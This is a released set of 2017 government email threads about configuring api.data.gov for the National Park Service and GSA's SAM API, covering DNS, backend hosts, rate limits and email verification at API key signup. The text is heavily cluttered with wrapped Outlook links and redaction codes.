<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fapi.nps.gov%2Falerts%2F%3FparkCode%3Dyose%26api_key%3(b) (4) &data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=xpcRynKgsdqks%2Fw4xAA3haFj2uZU4CCtf4Yi%2FZnhA7o%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fapi.nps.gov%2Falerts%2F%3FparkCode%3Dyose%26api_key%(b) (4) &data=02%7C01%7Cnick.muerdter%40nrel.gov%7Cf3384c2205b74aac1f4c08d4f0ae20c2%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636398078062905377&sdata=fNkCTqwP4lTeoof1RoBWMiS96CDTxffjVIi1Z1g59RM%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=

https%3A%2F%2Fapi.nps.gov%2Falerts%2F%3FparkCode%3Dyose%26api_key%(b) (4) [redacted]&data=02%7C01%7Cnick.muerdter%40nrel.gov%7C8992be7d3cb847dfcde008d4e4bb6cba%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636384941042328493&sdata=%2FW%2Bbuub%2FKvNwwyoC4vRm3p1U4%2FklbKQpcgssKegaMSI%3D&reserved=0>

So will all users of this API simply append their own data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fdata.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=aFAKvAP6rINLq98dsc60p10FOHahQCulo9F0%2B7%2B3u8g%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fdata.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7Cf3384c2205b74aac1f4c08d4f0ae20c2%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636398078062905377&sdata=S7oLJz3aPpKrTIvjJuZVSCmSzxa4c4DI0ACKJdGE%2FtQ%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fdata.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7C8992be7d3cb847dfcde008d4e4bb6cba%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636384941042328493&sdata=Ed%2FMXCwk%2BQ1bdMd33i3fQnbu5bo72wjw%2BB436qQqANY%3D&reserved=0> key in the querystring?

Thanks,
Billy

On Thu, Aug 10, 2017 at 1:41 PM, Muerdter, Nick <Nick.Muerdter@nrel.gov<mailto:Nick.Muerdter@nrel.gov><mailto:Nick.Muerdter@nrel.gov<mailto:Nick.Muerdter@nrel.gov>><mailto:Nick.Muerdter@nrel.gov<mailto:Nick.Muerdter@nrel.gov><mailto:Nick.Muerdter@nrel.gov<mailto:Nick.Muerdter@nrel.gov>>>> wrote:
Hi Billy,

Ah, so you'll actually want to use "api.nps.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.nps.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=bxW%2B%2BQBtTsVrEOG2dgEXqXXMFwIlA8PoCEekeZv%2Fjy8%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.nps.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7Cf3384c2205b74aac1f4c08d4f0ae20c2%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636398078062905377&sdata=CMOFG1RX9SuuUE0G2wYc8kHLODEwd7zZM49fU5XfBhs%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.nps.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7C8992be7d3cb847dfcde008d4e4bb6cba%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636384941042328493&sdata=r6l6znf3aJgHekMCLLNTr6BCGTe7lZGOCSDyIZaT7%2B0%3D&reserved=0><http://api.nps.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.nps.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=bxW%2B%2BQBtTsVrEOG2dgEXqXXMFwIlA8PoCEekeZv%2Fjy8%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.nps.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7Cf3384c2205b74aac1f4c08d4f0ae20c2%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636398078062905377&sdata=CMOFG1RX9SuuUE0G2wYc8kHLODEwd7zZM49fU5XfBhs%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.nps.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7C8992be7d3cb847dfcde008d4e4bb6cba%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636384941042328493&sdata=r6l6znf3aJgHekMCLLNTr6BCGTe7lZGOCSDyIZaT7%2B0%3D&reserved=0>>>" as the frontend host (since that's what users will hit to access your API through our service), and then the backend host would be wherever youre API actually lives. Does that make sense? I think that should then resolve the permissions problems, but let us know if you have any further questions.

Thanks,
Nick

On Aug 10, 2017, at 9:27 AM, Swistak, William <william_swistak@nps.gov<mailto:william_swistak@nps.gov><mailto:william_swistak@nps.gov<mailto:william_swistak@nps.gov>><mailto:william_swistak@nps.gov<mailto:william_swistak@nps.gov><mailto:william_swistak@nps.gov<mailto:william_swistak@nps.gov>>><mailto:william_swistak@nps.gov<mailto:william_swistak@nps.gov><mailto:william_swistak@nps.gov<mailto:william_swistak@nps.gov>><mailto:william_swistak@nps.gov<mailto:william_swistak@nps.gov>>><mailto:william_swistak@nps.gov<mailto:william_swistak@nps.gov><mailto:william_swistak@nps.gov<mailto:william_swistak@nps.gov>>><mailto:william_swistak@nps.gov<mailto:william_swistak@nps.gov><mailto:william_swistak@nps.gov<mailto:william_swistak@nps.gov>>>>> wrote:

Nick,

Thanks! I have CNAMEd api.nps.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.nps.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=bxW%2B%2BQBtTsVrEOG2dgEXqXXMFwIlA8PoCEekeZv%2Fjy8%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.nps.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7Cf3384c2205b74aac1f4c08d4f0ae20c2%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636398078062905377&sdata=CMOFG1RX9SuuUE0G2wYc8kHLODEwd7zZM49fU5XfBhs%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.nps.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7C8992be7d3cb847dfcde008d4e4bb6cba%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636384941042328493&sdata=r6l6znf3aJgHekMCLLNTr6BCGTe7lZGOCSDyIZaT7%2B0%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.nps.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7Cb5bea998f4644937ec4108d4e004623f%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636379756816831525&sdata=b6levD6P0yF0jA6z7T%2FjcWrpiLIrRJZWinHLgT8GDJk%3D&reserved=0> to api-nps-gov.domains.api.data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi-nps-gov.domains.api.data.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=32LgTbRdJjkSqkKpVdi8zu3gSTIyRyD5CKrFpp3HZVU%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi-nps-gov.domains.api.data.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7Cf3384c2205b74aac1f4c08d4f0ae20c2%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636398078062905377&sdata=ty8e6VL3ZgieX32ytY2uqPhuIjzqAYzIlMifKYDWGxE%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi-nps-gov.domains.api.data.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7C8992be7d3cb847dfcde008d4e4bb6cba%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636384941042328493&sdata=LtCjIovJd%2BBOSSIT%2FMqwopwWHQrV5%2BNYtiawbZqpIQc%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi-nps-gov.domains.api.data.gov%2F&data=02%7C01%7Cnick.muerdter%40nrel.gov%7Cb5bea998f4644937ec4108d4e004623f%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636379756816831525&sdata=ZrpB%2Fq90kSS4iux0o9j8XTlCa7QF5dupJpEJZOotVaY%3D&reserved=0>. I can't seem to add a new API Backend though... Is there something I'm doing wrong here? See screenshot. Could you please help?

<image.png><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi-nps-gov.domains.api.data.gov%2F&data=02%7C01%7Cnick.muerdter%40nrel.gov%7Cb5bea998f4644937ec4108d4e004623f%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636379756816831525&sdata=ZrpB%2Fq90kSS4iux0o9j8XTlCa7QF5dupJpEJZOotVaY%3D&reserved=0>
Thanks,
Billy

On Tue, Aug 8, 2017 at 11:36 AM, Muerdter, Nick <Nick.Muerdter@nrel.gov<mailto:Nick.Muerdter@nrel.gov><mailto:Nick.Muerdter@nrel.gov<mailto:Nick.Muerdter@nrel.gov>><mailto:Nick.Muerdter@nrel.gov<mailto:Nick.Muerdter@nrel.gov><mailto:Nick.Muerdter@nrel.gov<mailto:Nick.Muerdter@nrel.gov>>><mailto:Nick.Muerdter@nrel.gov<mailto:Nick.Muerdter@nrel.gov><mailto:Nick.Muerdter@nrel.gov<mailto:Nick.Muerdter@nrel.gov>><mailto:Nick.Muerdter@nrel.gov<mailto:Nick.Muerdter@nrel.gov><mailto:Nick.Muerdter@nrel.gov<mailto:Nick.Muerdter@nrel.gov>>><mailto:Nick.Muerdter@nrel.gov<mailto:Nick.Muerdter@nrel.gov><mailto:Nick.Muerdter@nrel.gov<mailto:Nick.Muerdter@nrel.gov>>>>> wrote:
Hi Billy,

Things should be setup on our end if you want to CNAME api.nps.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.nps.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=bxW%2B%2BQBtTsVrEOG2dgEXqXXMFwIlA8PoCEekeZv%2Fjy8%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.nps.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7Cf3384c2205b74aac1f4c08d4f0ae20c2%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636398078062905377&sdata=CMOFG1RX9SuuUE0G2wYc8kHLODEwd7zZM49fU5XfBhs%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.nps.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7C8992be7d3cb847dfcde008d4e4bb6cba%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636384941042328493&sdata=r6l6znf3aJgHekMCLLNTr6BCGTe7lZGOCSDyIZaT7%2B0%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.nps.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7Cb5bea998f4644937ec4108d4e004623f%7Ca0f29d7e28cd4f5484427885aee7c08

0%7C0%7C0%7C636379756816831525&sdata=b6levD6P0yF0jA6z7T%2FjcWrpiLIrRJZWinHLgT8GDJk%3D&reserved=0><http://api.nps.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.nps.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=bxW%2B%2BQBtTsVrEOG2dgEXqXXMFwIlA8PoCEekeZv%2Fjy8%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.nps.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7Cf3384c2205b74aac1f4c08d4f0ae20c2%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636398078062905377&sdata=CMOFG1RX9SuuUE0G2wYc8kHLODEwd7zZM49fU5XfBhs%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.nps.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7C8992be7d3cb847dfcde008d4e4bb6cba%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636384941042328493&sdata=r6l6znf3aJgHekMCLLNTr6BCGTe7lZGOCSDyIZaT7%2B0%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.nps.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7Cb5bea998f4644937ec4108d4e004623f%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636379756816831525&sdata=b6levD6P0yF0jA6z7T%2FjcWrpiLIrRJZWinHLgT8GDJk%3D&reserved=0>> to:

api-nps-gov.domains.api.data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi-nps-gov.domains.api.data.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=32LgTbRdJjkSqkKpVdi8zu3gSTIyRyD5CKrFpp3HZVU%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi-nps-gov.domains.api.data.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7Cf3384c2205b74aac1f4c08d4f0ae20c2%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636398078062905377&sdata=ty8e6VL3ZgieX32ytY2uqPhuIjzqAYzllMifKYDWGxE%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi-nps-gov.domains.api.data.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7C8992be7d3cb847dfcde008d4e4bb6cba%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636384941042328493&sdata=LtCjIovJd%2BBOSSIT%2FMqwopwWHQrV5%2BNYtiawbZqpIQc%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi-nps-gov.domains.api.data.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7Cb5bea998f4644937ec4108d4e004623f%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636379756816831525&sdata=Xrj6nr2TpuRDdtxQURfigjrry0ajERnlGGxaPa0MEog%3D&reserved=0><http://api-nps-gov.domains.api.data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi-nps-gov.domains.api.data.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=32LgTbRdJjkSqkKpVdi8zu3gSTIyRyD5CKrFpp3HZVU%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi-nps-gov.domains.api.data.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7Cf3384c2205b74aac1f4c08d4f0ae20c2%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636398078062905377&sdata=ty8e6VL3ZgieX32ytY2uqPhuIjzqAYzllMifKYDWGxE%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi-nps-gov.domains.api.data.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7C8992be7d3cb847dfcde008d4e4bb6cba%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636384941042328493&sdata=LtCjIovJd%2BBOSSIT%2FMqwopwWHQrV5%2BNYtiawbZqpIQc%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi-nps-gov.domains.api.data.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7Cb5bea998f4644937ec4108d4e004623f%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636379756816831525&sdata=Xrj6nr2TpuRDdtxQURfigjrry0ajERnlGGxaPa0MEog%3D&reserved=0>>

I've also added permissions to the api.data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=zdr5qxK5qpf1eQnAgeLmEPExPqBXf73sZq%2F3uaJHSoU%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7Cf3384c2205b74aac1f4c08d4f0ae20c2%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636398078062905377&sdata=1QFx3%2FWC7NXUGvH30GdGKi3nQ%2FqlFNd%2Bkx7Eqs7NqDo%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7C8992be7d3cb847dfcde008d4e4bb6cba%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636384941042328493&sdata=nEx4YSJb9rKLPtSHNytEL3AujHWGH9Tz2%2FgxOYLgrHA%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7Cb5bea998f4644937ec4108d4e004623f%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636379756816831525&sdata=HWeco%2BmwiaBDVuccgsrw8L%2BLOYk0aovjR5

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Feel free to reach out if you have any other questions or would like help getting things setup.

Thanks,
Nick

On Aug 8, 2017, at 9:20 AM, noreply@api.data.gov<mailto:noreply@api.data.gov><mailto:noreply@api.data.gov<mailto:noreply@api.data.gov>><mailto:noreply@api.data.gov<mailto:noreply@api.data.gov><mailto:noreply@api.data.gov<mailto:noreply@api.data.gov>>><mailto:noreply@api.data.gov<mailto:noreply@api.data.gov><mailto:noreply@api.data.gov<mailto:noreply@api.data.gov>><mailto:noreply@api.data.gov<mailto:noreply@api.data.gov>>><mailto:noreply@api.data.gov<mailto:noreply@api.data.gov><mailto:noreply@api.data.gov<mailto:noreply@api.data.gov>>>><mailto:noreply@api.data.gov<mailto:noreply@api.data.gov><mailto:noreply@api.data.gov<mailto:noreply@api.data.gov>><mailto:noreply@api.data.gov<mailto:noreply@api.data.gov><mailto:noreply@api.data.gov<mailto:noreply@api.data.gov>>>><mailto:noreply@api.data.gov<mailto:noreply@api.data.gov><mailto:noreply@api.data.gov<mailto:noreply@api.data.gov>><mailto:noreply@api.data.gov<mailto:noreply@api.data.gov><mailto:noreply@api.data.gov<mailto:noreply@api.data.gov>>>>> wrote:

Name: Billy Swistak
Email: william_swistak@nps.go<mailto:william_swistak@nps.go><mailto:william_swistak@nps.go<mailto:william_swistak@nps.go>><mailto:william_swistak@nps.go<mailto:william_swistak@nps.go><mailto:willia

m_swistak@nps.go<mailto:william_swistak@nps.go>>><mailto:william_swistak@nps.go<mailto:william_swistak@nps.go><mailto:william_swistak@nps.go<mailto:william_swistak@nps.go>><mailto:william_swistak@nps.go<mailto:william_swistak@nps.go><mailto:william_swistak@nps.go<mailto:william_swistak@nps.go>>>><mailto:william_swistak@nps.go<mailto:william_swistak@nps.go><mailto:william_swistak@nps.go<mailto:william_swistak@nps.go>><mailto:william_swistak@nps.go<mailto:william_swistak@nps.go><mailto:william_swistak@nps.go<mailto:william_swistak@nps.go>>><mailto:william_swistak@nps.go<mailto:william_swistak@nps.go><mailto:william_swistak@nps.go<mailto:william_swistak@nps.go>>><mailto:william_swistak@nps.go<mailto:william_swistak@nps.go><mailto:william_swistak@nps.go<mailto:william_swistak@nps.go>>>>>
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api.data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=zdr5qxK5qpf1eQnAgeLmEPExPqBXf73sZq%2F3uaJHSoU%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7Cf3384c2205b74aac1f4c08d4f0ae20c2%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636398078062905377&sdata=1QFx3%2FWC7NXUGvH30GdGKi3nQ%2FqlFNd%2Bkx7Eqs7NqDo%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7C8992be7d3cb847dfcde008d4e4bb6cba%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636384941042328493&sdata=nEx4YSJb9rKLPtSHNytEL3AujHWGH9Tz2%2FgxOYLgrHA%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7Cb5bea998f4644937ec4108d4e004623f%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636379756816831525&sdata=HWeco%2BmwiaBDVuccgsrw8L%2BLOYk0aovjR5ZecYDSzTk%3D&reserved=0><http://api.data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=zdr5qxK5qpf1eQnAgeLmEPExPqBXf73sZq%2F3uaJHSoU%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7Cf3384c2205b74aac1f4c08d4f0ae20c2%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636398078062905377&sdata=1QFx3%2FWC7NXUGvH30GdGKi3nQ%2FqlFNd%2Bkx7Eqs7NqDo%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7C8992be7d3cb847dfcde008d4e4bb6cba%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636384941042328493&sdata=nEx4YSJb9rKLPtSHNytEL3AujHWGH9Tz2%2FgxOYLgrHA%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7Cb5bea998f4644937ec4108d4e004623f%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636379756816831525&sdata=HWeco%2BmwiaBDVuccgsrw8L%2BLOYk0aovjR5ZecYDSzTk%3D&reserved=0>>
Subject: Using
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Subject: Re: Support Request - Setting Email Validation on the SAM APIs (api.data.gov/sam)
Date: Mon, 23 Oct 2017 12:13:09 -0500
From: Antonio Romero - IQSE <antonio.romero@gsa.gov>
To: "Muerdter, Nick" <Nick.Muerdter@nrel.gov>
Cc: Memi Whitehead - QD2B <meredith.whitehead@gsa.gov>, "api.data.gov" <api.data.gov@gsa.gov>, Gopi Molakalapalli - QD-C <gopi.molakalapalli@gsa.gov>, Kamran Koochekzadeh - QD-C <kamran.koochekzadeh@gsa.gov>, Rafael Villavicencio - QD-C <rafael.villavicencio@gsa.gov>
Message-ID: <CA+N-A_5AtQZYqus8N9XXTJ3FDGBJhYbjd-Gre5=iVJBMdPrn5w@mail.gmail.com>
MD5: 9adf59e80f45c26115ffb0b5edd82c79


Thanks for your help Nick.

Is there anything I need to change on our GitHub page that loads the signup form? As far as variables or such?

Thanks,
Tony

Antonio Romero
US Federal Government
General Services Administration OCIO

Office of Integrated Acquisition Environment
IT Operations Team
O: 312.353.3116
C: (b) (6)



On Mon, Oct 23, 2017 at 11:54 AM, Muerdter, Nick <Nick.Muerdter@nrel.gov> wrote:
Hi Memi,

The other thing you'll need to do is adjust the API key signup form on your page so that it also has e-mail verification enabled. Sorry this isn't more clear, but I've submitted a pull request that should take care of this: https://github.com/GSA/sam_api/pull/122

Let us know if you have any questions.

Nick

On Oct 23, 2017, at 6:41 AM, Memi Whitehead - QD2B <meredith.whitehead@gsa.gov<mailto:meredith.whitehead@gsa.gov>> wrote:

Good morning, all. I thought I added an email validation step to the API key sign up process for SAM on Wednesday, 10/18. I set it to established the transition period where current keys will continue to work, then require re-validation across the board.

I tested it this morning for my government account and for my personal email address. Both seemed to assign me an API key without any email validation. What did I do wrong?

Many thanks,
Memi

Meredith "Memi" Whitehead, PMP
IAE Business Operations Division
U.S. General Services Administration (GSA)
E-mail: meredith.whitehead@gsa.gov<mailto:meredith.whitehead@gsa.gov>

Subject: Re: SAM api.data.gov admin access
Date: Wed, 18 Oct 2017 13:23:09 -0400
From: Memi Whitehead - QD2B <meredith.whitehead@gsa.gov>
To: "Muerdter, Nick" <Nick.Muerdter@nrel.gov>
Cc: "api.data.gov" <api.data.gov@gsa.gov>
Message-ID: <CADA1iJ2r53H6+Mxj59Wdgd+ch49P74tq+toty2GDtd8APGjDsw@mail.gmail.com>
MD5: 6c43cae58a06b5be8ef6426587fe2a06

Good afternoon, Nick. I appreciate the advice. After further exploration of the metrics, your theory was correct. There are multiple instances of different API keys coming from the same IP Address (and not all of them look bogus). So, I set the per API key rate limit to 1,000 and the IP Address rate limit to 5,000/day. I also set the email authentication to the transition setting where new API keys must be email address verified and in a month, I will make all API keys require a verified email address. Did you get a chance to discuss reCAPTCHA?

Many thanks,
Memi

Meredith "Memi" Whitehead, PMP
IAE Business Operations Division
U.S. General Services Administration (GSA)
E-mail: meredith.whitehead@gsa.gov

On Fri, Oct 13, 2017 at 12:32 AM, Muerdter, Nick <Nick.Muerdter@nrel.gov> wrote:
Hi Memi,

Yup, you're welcome to implement these changes whenever you'd like. And if you have any further questions, definitely feel free to get in touch, but the best contact address is api.data.gov@gsa.gov<mailto:api.data.gov@gsa.gov> (so the rest of the team gets the e-mail too).

And I think all of your steps sound good. I think the only question I had was regarding the per IP rate limit. Was it intentional that the 800 requests per day per IP was less than the 3,000 per day per API key? Typically, we actually see the reverse setup where the per-IP limit is higher than the per API key limit (to account for large corporate environments where many users might share a single IP). So with this IP rate limit, you might be effectively rate limiting most API keys (if they're coming from a single IP) to 800 requests per day. But this might be intentional depending on how your API keys are being used, that was the only thing I noticed.

Regarding adding a captcha to our signup process, we don't currently support that, but we have a team meeting tomorrow, so let me talk with them about, and we'll get back in touch about potentially including it in our roadmap.

Thanks,
Nick

On Oct 12, 2017, at 2:32 PM, Memi Whitehead - QD2B <meredith.whitehead@gsa.gov<mailto:meredith.whitehead@gsa.gov>> wrote:

Good afternoon, Nick. I wanted to thank you again for setting me up in the Admin Portal for api.data.gov/sam<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov%2Fsam&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5d6c17b8b51a4080da1e08d511b067cc%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636434371719870900&sdata=NWR1pt%2BRkCntyBoFZbDGOlemnjXW%2BHgyZKsUjFchIbY%3D&reserved=0>. I've designated three other admins and am getting concurrence to make the following changes:

1. Reduce the API call limit from 5,000 per key to 3,000 per key.
2. Establish a rate limit of 800 calls per day per IP address.
3. Require power users (i.e. any user wanting to make more than 3,000 API calls per key per day) go through a whitelist process by API key.
4. Add an email validation step to the API key sign up process.

After reading the user guide, I think we should be good to go when we implement those changes. May I contact you if I have any specific questions?

Also, what would I need to do to explore including the reCAPTCHA v2 API on the "Get an API Key" sign-up page?

Many thanks,
Memi

Meredith "Memi" Whitehead, PMP
IAE Business Operations Division
U.S. General Services Administration (GSA)
E-mail: meredith.whitehead@gsa.gov<mailto:meredith.whitehead@gsa.gov>

